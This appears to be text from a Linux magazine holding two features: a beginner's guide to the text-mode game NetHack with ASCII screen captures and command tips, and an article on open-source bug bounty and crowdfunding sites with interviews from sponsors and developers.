You see, NetHack is a text-mode game: it just uses the standard terminal character set to portray the player, enemies, items and surroundings. Graphical versions of the game exist, but NetHack purists tend to avoid them – what's the point of a game if you can't play it when you're SSHed into your revived Amiga 3000 running NetBSD?

In some ways, NetHack is a lot like Vi – it has been ported to nigh-on every platform in existence, and its requirements are absolutely minimal. Now, given that it looks like utter pants when compared to modern games, what makes NetHack so appealing? Well, this dungeon-exploring masterpiece is incredibly rich and detailed. There are so many items to discover, spells to cast, monsters to fight and tricks to learn – and the dungeons are generated randomly. There's so much to explore, and no two games are ever the same. People play NetHack for years and decades without completing it, still discovering new secrets each time.

Over the next few pages we'll show you how NetHack came about, give you a guided tour of the dungeons, and show you some tricks. Note: by reading this feature, you agree to not sue us when you become addicted to NetHack and your real-life productivity is obliterated.

The oldest still-developed game in existence?

##################################

Despite its name, NetHack isn't an online game. It's based on an earlier dungeon-exploring romp called Hack, which in turn was a descendant of a 1980 game called Rogue. NetHack's first release arrived in 1987, and although no new features have been added since version 3.4.3 in 2003, various patches, add-ons and spin-offs are still doing the rounds on the web. This makes it arguably the oldest game that's still being hacked on and played by a sizeable group of people. Go to **www.reddit.com/r/nethack** to see what we mean – long-time NetHack players are still discussing new strategies, discoveries and tricks. Occasionally you'll see gleeful messages from old timers who have finally, after many long years, completed the game.

Never-ending story

But how do you complete it? Well, NetHack is set in a large and deep dungeon. You start at the top – level 1 – and your goal is to keep going down until you find an item called the Amulet of Yendor. This is typically in level 20 or lower, but it can vary. As you traverse through and down the dungeon, you'll meet all manner of monsters, traps and characters; some will try to kill you, some will stay out of your way, and some... well, you don't know until you get close to them.

What makes NetHack so compelling is the vast range of items crammed into the game. Weapons, armour, spell books, rings, gems – there's so much to learn, and many items only work best when combined with others. Monsters often drop useful items when you kill them, although some items can have highly negative effects if you don't use them correctly. You'll find shops in the dungeon that are packed with potentially useful bits of kit, but don't expect the shopkeeper to give you great descriptions.

You've got to learn from experience. Some items aren't much use at all, and the game is packed with a mixture of slapstick and sly humour – you can even throw a cream pie into your own face.

"What makes NetHack so compelling is the vast range of items crammed into the game."

But before you even set foot in the dungeon, NetHack asks you what kind of player you want to be. You can take your journey as a knight, a monk, a wizard or even a humble tourist, among many other player types. They all have their own strengths and weaknesses, and NetHack addicts love to try completing the game with the weaker types. (You know, to show off to other players.) It also asks you what kind of "alignment" you want to have, eg lawful or chaotic, which will impact how the beasts you encounter respond to you.

Before we get started with our first dungeon, familiarise yourself with the image below: you may be staring at something very similar for months and years to come...


Navigate the NetHack interface

Messages
Because the graphics are limited, actions and events in the game are described at the top.

Objects
@: the player. k: a monster (kobold). ^: a trap. %: a corpse or food ration. +: a closed door. {: a fountain. < and >: steps up and down levels.

Rooms
The "." characters signify empty space. Hash (#) symbols show corridors between rooms.

Status
Top line: your name, rank, strength, dexterity, constitution (ability to recover from injury), intelligence, wisdom, charisma, and alignment.



```
The kobold throws a dart!  You are hit by a dart.

                                    ------
            -----                   |....|
            |..^|                  #.....|
            |...|                  #|....|               --------
            |..{|                  #|.....#            ##-......|
            --.--                  #|....|#            # |.k.^..|
              #                    #------#          ### |......|
            ###                    #      #          #   |......|
            #                 #    #      #        ###   |.@....|
            #               ###    #    ###        #     |......|
    --------.-+-----        #------#    #----------#     --------
    |...............####### #|....|#    #|......%.|#
    |.........<....|      # #.....|#    #-......>.|#
    |..............|      ###|....|#     |........-#
    |..............|        `......#     |........|
    ------------.---         |....|      |........|
                             ------      ----------



Mike the Stripling          St:13 Dx:11 Co:19 In:10 Wi:11 Ch:7  Lawful
Dlvl:3  $:140 HP:24(26) Pw:2(2) AC:4  Exp:2
```

Your first dungeon crawl

#####################################

NetHack is available for almost every major OS and Linux distribution in the world, so you should be able to grab it with **apt-get install nethack** or **yum install nethack** or whatever is appropriate for your distro. Then run it in a terminal window by just typing **nethack**. The game will ask if it should pick a player type for you – but as a newcomer, it's best if you choose one of the tougher characters first. So hit "n" and then hit "v" to choose the Valkyrie type, and "d" to be a dwarf.

NetHack will now give you some plot blurb, explaining that your god seeks the Amulet of Yendor, so your goal is to retrieve it and present it to him. Hit Space when you're done reading the text (and any other time you see "--More--" on the screen). And here we go – you're in the dungeon!

As described in the previous page, your character is represented by an @ sign. You can see the walls of a room around you, and the dot characters depict empty space in the room. First of all, get used to the movement keys: h, j, k and l. (Yes, it's just like Vim, as covered in Linux Voice issue 3!) These move you left, down, up and right respectively. You can also move diagonally with y, u, b and n. So walk around the room until you get used to the controls.

"If a monster leaves behind a corpse ("%"), you can hit comma to take it and "e" to eat it."

What's behind the door?

NetHack is turn-based, so if you're not moving or performing an action, the game stays still. This lets you plan your moves in advance. You will see a "d" or "f" character moving around the room as well: this is your pet dog or cat, which (normally) won't harm you and can assist you in killing monsters. Pets can be annoying though – they occasionally eat foot rations and tasty corpses before you get to them. Now, let's go out of the room. There will be gaps around the edge, and possibly "+" signs. That "+" is a closed door, so go up to it and hit "o" to open. You will be asked for a direction, so if the door is to the left of you, press "h". (And if the door is stuck, try opening it a few times.) You'll then end up in a corridor, marked by "#" symbols, so walk around it until you find another room.

On your travels you'll see various items. Some, such as money (denoted by a "$" symbol) are picked up automatically; for other items, you have to press the comma key while standing on them. If there are multiple items, you'll be given a menu, so press the appropriate keys shown in the menu and then Enter to choose what you want. At any time you can hit "i" to bring up your inventory list – see the image below-left.

Scary monsters

What happens if you see a monster? At these early stages of the game, the monsters you're likely to come across will be represented by "d", "x" and ":" characters. To attack, simply walk into them. The game will tell you if your attacks are successful using the messages along the top – and also how the monster is responding. These early monsters are simple to kill, so you shouldn't have any trouble defeating them, but keep an eye on your HP (hit points – how much damage you can take) in the status line at the bottom.


If a monster leaves behind a corpse ("%"), you can hit comma to take it and then press "e" to eat it. (Whenever you're prompted to choose an item, you can press its corresponding key from the inventory list, or "?" to bring up a mini list.) Warning! Some corpses are poisonous, and these are things you'll learn on your travels by trial and excruciating error.

If you're exploring a corridor and appear to come to a dead end, you can hit "s" to search until you find a door. This can take ages, however, so you can speed things up a bit: type "10" and then "s" and you will perform 10 searches in a row. This takes up 10 moves

Spoilers don't spoil the fun

In NetHack parlance, "spoilers" provide information on monsters, items, weapons and armour. It's technically possible to complete the game without using them, but very few players ever achieve this, as the game is monumentally complex. Consequently it's not regarded as bad form to use spoilers – but it's still more fun to try to work things out yourself first, and only consult the spoilers when you really need them.

A great source is **www.statslab.cam.ac.uk/~eva/nethack/spoilerlist.html**, which separates spoilers into categories. For things that happen randomly in the game, such as the effects from drinking from fountains, it gives you the odds of a certain thing happening.



```
                                  Weapons
                                  a - a +1 long sword (weapon in hand)
                       ---------- b - a +0 dagger
                       -........| Armor
                       |......... c - an uncursed +3 small shield (being worn)
                       .........| Comestibles
                       |....<...| d - an uncursed food ration
                       |......... e - 2 jackal corpses
                       --|-----.- (end)
     ---------               #     #       |.....|
     |.......+         ###   #     #       |`{...|
     |.......|         #     #      #-...$.|
     |.......+###########    #    ###|.....|
     |{......|#  # ---.------.-.--  #  -------
     --+----|-#  +.............|###
            ###  |.............|#
                 |.........@....#
                 ---------------



Mike the Stripling          St:18 Dx:18 Co:20 In:7 Wi:9 Ch:7  Lawful
Dlvl:1  $:46 HP:18(18) Pw:1(1) AC:6  Exp:1
```

Hit "i" to bring up an inventory of your currently carried items. You can use the letters on the left of the items with item-specific commands (such as "e" to eat).

in game time, however, so if you're hungry you could get close to starvation!

Common items you'll find in the top levels of the dungeon are "{" (fountains) and "!" (potions). For the former, you can stand on it and hit "q" to "quaff" from it – the effects can vary from useful to deadly. For potions, pick them up and then use "q" to drink them. If you find a shop, you can pick up items and then hit "p" to pay before leaving. Use "d" to drop something.

Equip yourself

On your travels, and especially after you kill monsters, you'll find weapons and armour. Again, use comma to pick these up, and then "w" (lowercase) to wield a weapon or "W" (uppercase) to wear a piece of armour. You can use "T" to remove armour and "t" to throw weapons – handy if you're in a very sticky situation.


Sometimes it's useful to examine things from a distance before getting close to them. Hit ";" (semicolon) and "Pick an object" will appear at the top of the screen. Use the movement keys until your view lands on the thing you want to inspect, and then hit ":" (colon). A description will appear at the top.

As your goal is to go further down the dungeon until you find the Amulet of Yendor, keep an eye out for "<" and ">" signs. These are stairs up and down respectively, and you can use the same keys to climb them. Note! Make sure your pet is standing in an adjacent square if you want it to follow you into the next level.

Along with the commands we've mentioned so far, there are some extra operations that begin with the "#" (hash) character. For instance, if you come across a chest or box, you can enter "#loot" when standing on top of it to peek inside. If the box is locked, however, and you don't have a key, you need to use some good old-fashioned brute force. Stand to one side of the box, press Ctrl+d, and then a direction. This makes your player kick in the specified direction – if you do this correctly, and perhaps a few times, you will break open the chest. This is also an option for opening locked doors, although you can do yourself some damage, and shopkeepers will not be happy bunnies if they're closed for lunch and you smash down their doors...

If you need a break and want to resume you current game later, use Shift+s (capital S) to save, and then type **#quit** to exit. Next time you run NetHack, your game will be resumed.

We won't spoil what's ahead, as many of the dungeon levels have amazing designs, characters and secrets. So we'll leave you with three tips: if you come across an item that completely baffles you, try searching for it on the NetHack wiki at **http://nethack.wikia.com**. You'll find an excellent (albeit very long) guidebook at **www.nethack.org/v343/Guidebook.html**, and a highly useful cheat sheet of keyboard commands on the inside back page of this very magazine. Happy exploring!



```
The kitten drops a blessed spellbook of force bolt.
l - a blessed spellbook of force bolt.
You drop a blessed spellbook of force bolt.
```

```
Loihuran the Evoker          Exp:1     Neutral
St:8       In:18    HP:12(12) Dlvl:1
Dx:14      Wi:8     Pw:6(6)   :31
Co:18      Ch:9     AC:9      T:252
```


If you really can't get on with NetHack's bare ASCII graphics, try Falcon's Eye (**http://falconseye.sf.net**) for a prettier bolt-on interface.

Stupid ways to die

A popular acronym amongst NetHack players is "YASD" – Yet Another Stupid Death. It describes a situation where the player buys the farm due to his/her own silliness or lack of concentration. We've had many of these, but our favourite went as follows:

We were browsing a shop, inspecting items, when a snake suddenly jumped out from behind a potion. After killing the snake, a message popped up saying that we were getting hungry, so we opted to eat the snake's corpse. Bad idea! This made us blind, so we couldn't see other characters or items in the shop. We tried to get to the exit, but instead bumped into the shopkeeper and accidentally attacked him. This made him furious; he started firing magic missiles at us. We just about managed to get into the corridor outside the shop, but died from the onslaught.

If you come to any equally silly ends, let us know on **http://forums.linuxvoice.com**. And don't worry – nobody will judge you. Dying like this is all part of growing up in the NetHack world.



```
                 ----------
                /          \
               /    REST    \
              /      IN      \
             /     PEACE      \
            /                  \
            |       mike       |
            |       46 Au      |
            |    killed by a   |
            |    water demon   |
            |                  |
            |                  |
            |       2014       |
           *|     *  *  *      | *
  _________)/\\_//(\/(/\)/\//\/|_)_______

Farvel mike the Valkyrie...

You died in The Dungeons of Doom on dungeon level 1 with 58 points,
and 46 pieces of gold, after 249 moves.
You were level 1 with a maximum of 18 hit points when you died.
--More--
```

A familiar sight: your tombstone. After every death, you can find out more about unidentified items that you were carrying, so you learn more about the game.

BUCKS FOR BUGS!

Want to have your cake and eat it too? **Mayank Sharma** explores bug bounty websites and how you can fill your coffers and your karma at the same time.

Back in the American Wild West (or at least as depicted by the films) when law enforcement agencies didn't have the resources to track down outlaws, they offered cash rewards or bounties for their capture. Fast forward to the age of technology and companies are offering similar incentives with a small difference – the wanted outlaws are malicious pieces of software code and the vigilantes after them are a worldwide army of software developers.

Several tech giants including Google, Yahoo, Microsoft and Facebook offer bounties for weeding out and eliminating bugs in their software. And bug bounties aren't limited to big software companies. Open source software projects also offer bounties on bugs that plague their software. This may not make much sense at first, considering the benevolent nature of the open source software development community, whose members work on projects to satisfy their own particular itch.

Perhaps the biggest example of this – organisations clubbing together to fund the development of a feature – has come out of the Heartbleed bug in OpenSSL. The OpenSSL project plays a crucial role in the proper and secure functioning of the internet. Yet the project was maintained by only a small group of volunteers with very little funding, and there was only one person working full-time on the project.

Experts estimate that the Heartbleed bug will cost businesses tens of million of dollars in lost productivity as they update systems with safer versions of OpenSSL. As a fallout of Heartbleed, a new group set up by the Linux Foundation has so far raised around $3m (£1.7m) with contributions from tech companies including Google, Facebook, Microsoft, Intel, IBM, Cisco and Amazon. These companies will pitch in $300,000 over the next three years. Besides maintaining OpenSSL, the fund will also be used to support development of other crucial open-source software.

"Several tech giants including Google, Yahoo and Facebook offer bounties for weeding out and eliminating bugs."

Scope of bounties

But what role do bug bounties play in the larger open source development ecosystem? We asked Tony França, who runs FreedomSponsors (https://freedomsponsors.org), which is one of the most popular bug bounty websites dedicated to open source software. França explains that the effect of the bounties varies greatly from project to project.

He illustrates by comparing LibreOffice with the Jenkins project: "LibreOffice gets enough funding from companies, so the money coming from bug bounties is really a small fraction of that. Now compare that with the Jenkins project where we have helped resolve 12 of 88 issues. Jenkins officially adopted FreedomSponsors as a bug bounty platform (every issue on their JIRA has a link to be sponsored on FreedomSponsors). Because of that, they get more bounties, but those are spread among more issues, so it's still not enough to get the developers' attention to an individual issue's bounty."

But there are some exceptions to this, especially when a bug affects an important library. "There are occasions where a feature is so important that bounties start to add up organically. This is what happened with the 'OTR encryption support for Telepathy' feature. As far as I can tell, people just randomly started to offer money for that feature, until a developer named Xavier Claessens went ahead and implemented it."

"So, generally speaking, bug bounties still play a small role in the FOSS development ecosystem", he concludes. However, França believes that this is mainly because of lack of marketing of the bounties: "The users who realise that they can place bounties for solutions to problems they see every day is still a small group. But we're growing. Slowly, but surely."

Another bounty website specialising in open source software is BountySource (**www.bountysource.com**). In addition to encouraging end users and developers to support their favourite projects with their wallets or skills, the company also works with corporate donors who are interested in certain open source projects that are an integral part of their business.

The website currently hosts over 500 bounties ranging from $50 to well over $1,000. In addition to bounties, BountySource also hosts fundraisers for open source projects. Explaining its USP over traditional crowdfunding platforms like Kickstarter and Indiegogo, which have successfully hosted many open source fundraisers, the website's CEO Warren Konkel noted in an interview with **OpenSource.com** that FOSS needs a "better funding model that's more aligned with how software is built." Both BountySource and FreedomSponsors integrate with services popular with developers, such as GitHub and Bugzilla.

Fundraisers on BountySource are time-limited campaigns that aim to raise money for a specific goal, such as the next major release of an open source application. Unlike other platforms, BountySource also handles the pledge rewards for the project; so if a project is offering T-shirts to contributors, the website will take care of the printing and shipping.

However, when LV spoke to him, Konkel said that he believes the future of crowdfunding in open source is a bounty-based model: "Issue trackers can quickly become overwhelming and bounties allow backers to focus development efforts on the issues that matter to them." In the **OpenSource.com** interview Konkel notes that, generally speaking, there are more bounties on bugs than on feature requests: "This seems to be normal behaviour, as developers will often encounter a bug and want an immediate resolution."


Fostering interactions

Konkel adds that bounties often lead to a flurry of comments that end up fleshing out the details behind a feature request: "With bounties, developers can quickly understand what a community is most interested in seeing improved."

Philip Horger, one of the leading contributors at FreedomSponsors, illustrates the importance of communication in creating effective bounties. When he put up a bounty to improve the LibreOffice user interface, a member of the actual LO team showed up and advised everybody that sponsoring such a wide-scope issue was, while an encouraging sign for the developers, not a realistically useful way of making user interface improvements happen. He advised that Horger should in fact sponsor more specific improvements. "So I broke up my offer among more

Tony França pats himself on the back every time he sees a new feature in software that was made possible because of a bounty on FreedomSponsors.

Robert Roth is a Java developer who divides his free time between playing the guitar and collecting bug bounties.


Home | elementary OS – Mozilla Firefox
File Edit View History Bookmarks Tools Help
Home | elementary OS
elementaryos.org
Journal
Support
Developer
Store
Search
Register
Login
Luna
The next generation of elementary OS is here. Lightweight and beautiful. All-new apps. A refined look. Name your price or download for free.
$10.00
Download
Download Luna for free

The Elementary OS project uses the donations it receives to put up bounties.

specific sponsorships and revoked the old one. The total sponsorship was the same in the end, but more usefully distributed."

Robert Roth, a software developer from Romania, has worked on and collected several bounties on BountySource. While working on the bounties of the Elementary OS project, Roth says the developers and designers from the project provided useful feedback, usually in a matter of hours, and suggestions in case the fixes were not perfect. That's mostly because the bounties were put up by the developers of the Elementary OS itself. "So the requests are valid requests. You won't have to convince the maintainers that a feature will be used, and they will most likely be accepted, after the fix is validated by a developer."

This is in stark contrast to the bounties he has worked on for larger projects such as Gnome. "In these cases usually the person putting up the bounty validated the fix or requested various improvements quickly, but with the maintainers being fairly busy, getting a proper review and getting the patch to be accepted and committed takes longer (days, or even weeks, and even up to 1–2 months)."

Roth concludes by saying that all the bounties he's worked on have received attention from both the person putting the bounty and the maintainers of the project: "If you are willing to communicate and iterate your patches, the contributions are always welcome."

França, on the other hand, doesn't see too many discussions. "One would think that there would be a lot of interaction between sponsors and developers on bug bounties, but what happens is quite the opposite. Most of the conversations we see on paid bounties are just quick progress reports and people thanking each other – there's not much talk about how the problem will be fixed."

He pins this on two factors. For starters "when a task comes to the point of being sponsored, it's already very well defined so there's really no need to discuss it further." Secondly, he believes that a bug bounty platform is not the right place to discuss solutions: "You should use the project's issue tracker for that. It would be bad for project management if the requirements for an issue were documented on FreedomSponsors instead of the project's own issue tracker! I guess people just understand that and use the right place for the right conversation."

Encouraging developers

Besides helping open source projects improve the quality of their software, bug bounties also offer an opportunity to young and talented developers to showcase their skills and make some cash.

Roth, a full-time Java developer with a young family, became a bounty hunter when he was on the lookout for some extra cash. "I was investigating how one could get paid for working on open source software, and found that there are various possibilities. Reading about all of them, I found that the option provided by BountySource was the best fit for me – getting paid for occasional bugfixes, whenever I have time, while improving free software by adding features and fixing bugs that are important for other users."


Recalling his motivations behind starting FreedomSponsors, França says that one day while playing with an issue with Jenkins' OpenID plugin, he ran into a documented bug. "Maybe I could try to debug it, but boy that would take a long time, I mean I

Bug bounties on the tech high street

A security hole in a big product such as Facebook could have far-reaching consequences if the information made its way to the cyberspace black market. Which is why a lot of tech companies announce bug bounty programs to encourage white hat security researchers and developers to share the information in exchange for money and fame.

These public programs increase the chances of discovering exploits and vulnerabilities. Companies including Facebook, Google and Yahoo offer thousands of pounds in rewards for finding software vulnerabilities, based on how damaging the discovered vulnerabilities are. Facebook recently awarded a bounty of $33,500 to an engineer in Brazil for unearthing an error that could have allowed access to almost any file on Facebook's servers. Yahoo too wised up after a firm discovered four critical vulnerabilities in their offerings, and instead of T-shirts now pays bounties of up to $15,000.

Google has broadened its bug bounty program to cover all Chrome apps and extensions made by company. It has also upped payments for its Patch Rewards Program, which focuses on improving security for select open source projects. The company will now offer $5,000 for moderately complex patches, and $10,000 for complicated improvements that prevent major vulnerabilities in the code.


Mozilla Security Bug Bounty Program – Mozilla Firefox
File Edit View History Bookmarks Tools Help
Mozilla Security Bug Bounty Pr...
Mozilla Foundation (US) https://www.mozilla.org/security/bug-bounty.html
mozilla
About Us
Community Map
Our Projects
Get Involved
Security Center
Security Advisories
Known Vulnerabilities
Bug Bounty
Security Blog

Bug Bounty Program

Introduction

The Mozilla Security Bug Bounty Program is designed to encourage security research in Mozilla software and to reward those who help us create the safest Internet clients in existence.


Many thanks to Linspire and Mark Shuttleworth, who provided start-up funding for this endeavor.

General Bounty Guidelines

Mozilla will pay a bounty for certain client and service security bugs, as detailed below. All security bugs must follow the following general criteria to be eligible:

- Security bug must be original and previously unreported.
- Security bug must be a remote exploit.


From a security standpoint, public bug bounty programs lead to broader coverage of scrutiny on the app.



Web www.bountysource.com
Funding model Bounty/All or Nothing
Fees 10% non-refundable fee for placing bounties
Payments Bitcoin, PayPal, cheque, Google Wallet, wire transfer
About Designed for crowdfunding bugs and features in open source software, and is used to fund for new projects.

Stats
Users
FAQ
Feedback
Sponsor new issue
FreedomSponsors
Crowdfunding Free Software, one issue at time
Place money bounties for Free and Open Source project issues
Learn more

Web http://freedomsponsors.org
Funding model Bounty
Fees 3% + payment processing fees
Payments Bitcoin and PayPal
About Enables several users to chip in to a bounty. Bounties are paid only after the sponsors have verified the work. Uses PayPal's parallel payment type to split bounties between developers.



Web www.catincan.com
Funding model All or Nothing
Fees 10% after funding amount has been reached.
Payments Bitcoin, PayPal, wire transfer
About Only allows developers of existing projects to create campaigns. Features are screened and developers have 60 days to reach the funding goal.

had never even looked at Jenkins code before. Then I thought there could be some people out there that would be willing to even pay a few bucks to whoever fixed it. The moment I thought that, a storm of ideas came rushing into my head. Someone should build a website for that. So I did."

Horger, who also donates directly to various projects, shares another interesting perspective comparing bounties with traditional donation. "Sponsoring on FreedomSponsors is inherently more fine-grained and personal than donating. Your offer is tied to a specific and achievable outcome, which means you feel stake and responsibility in that sponsorship's success. It is more gratifying and tangible to be able to point to some distinct feature of some popular program, and say to the person next to you, "I helped make that happen."

Horger also has an interesting use for the bounties. He puts up bounties for his own projects! It might sound odd for a developer to pay others to do things he could more easily do himself. But Horger says rewarding external development allows him to foster a community around his projects. This "not only will take programming and maintenance load off of me in the long run, but also means that my projects can easily live on if I get hit by a bus!"

Putting up a bounty

All bug bounty websites function in a similar way. A bounty is created either to fix a bug in software or add a feature to a project. Once the bounty is created, users can contribute towards that bounty. That's when a developer comes along and fixes that bug or adds that feature and checks the changes to the website revision control system. Once the changes have been merged into the project, the developer gets paid.

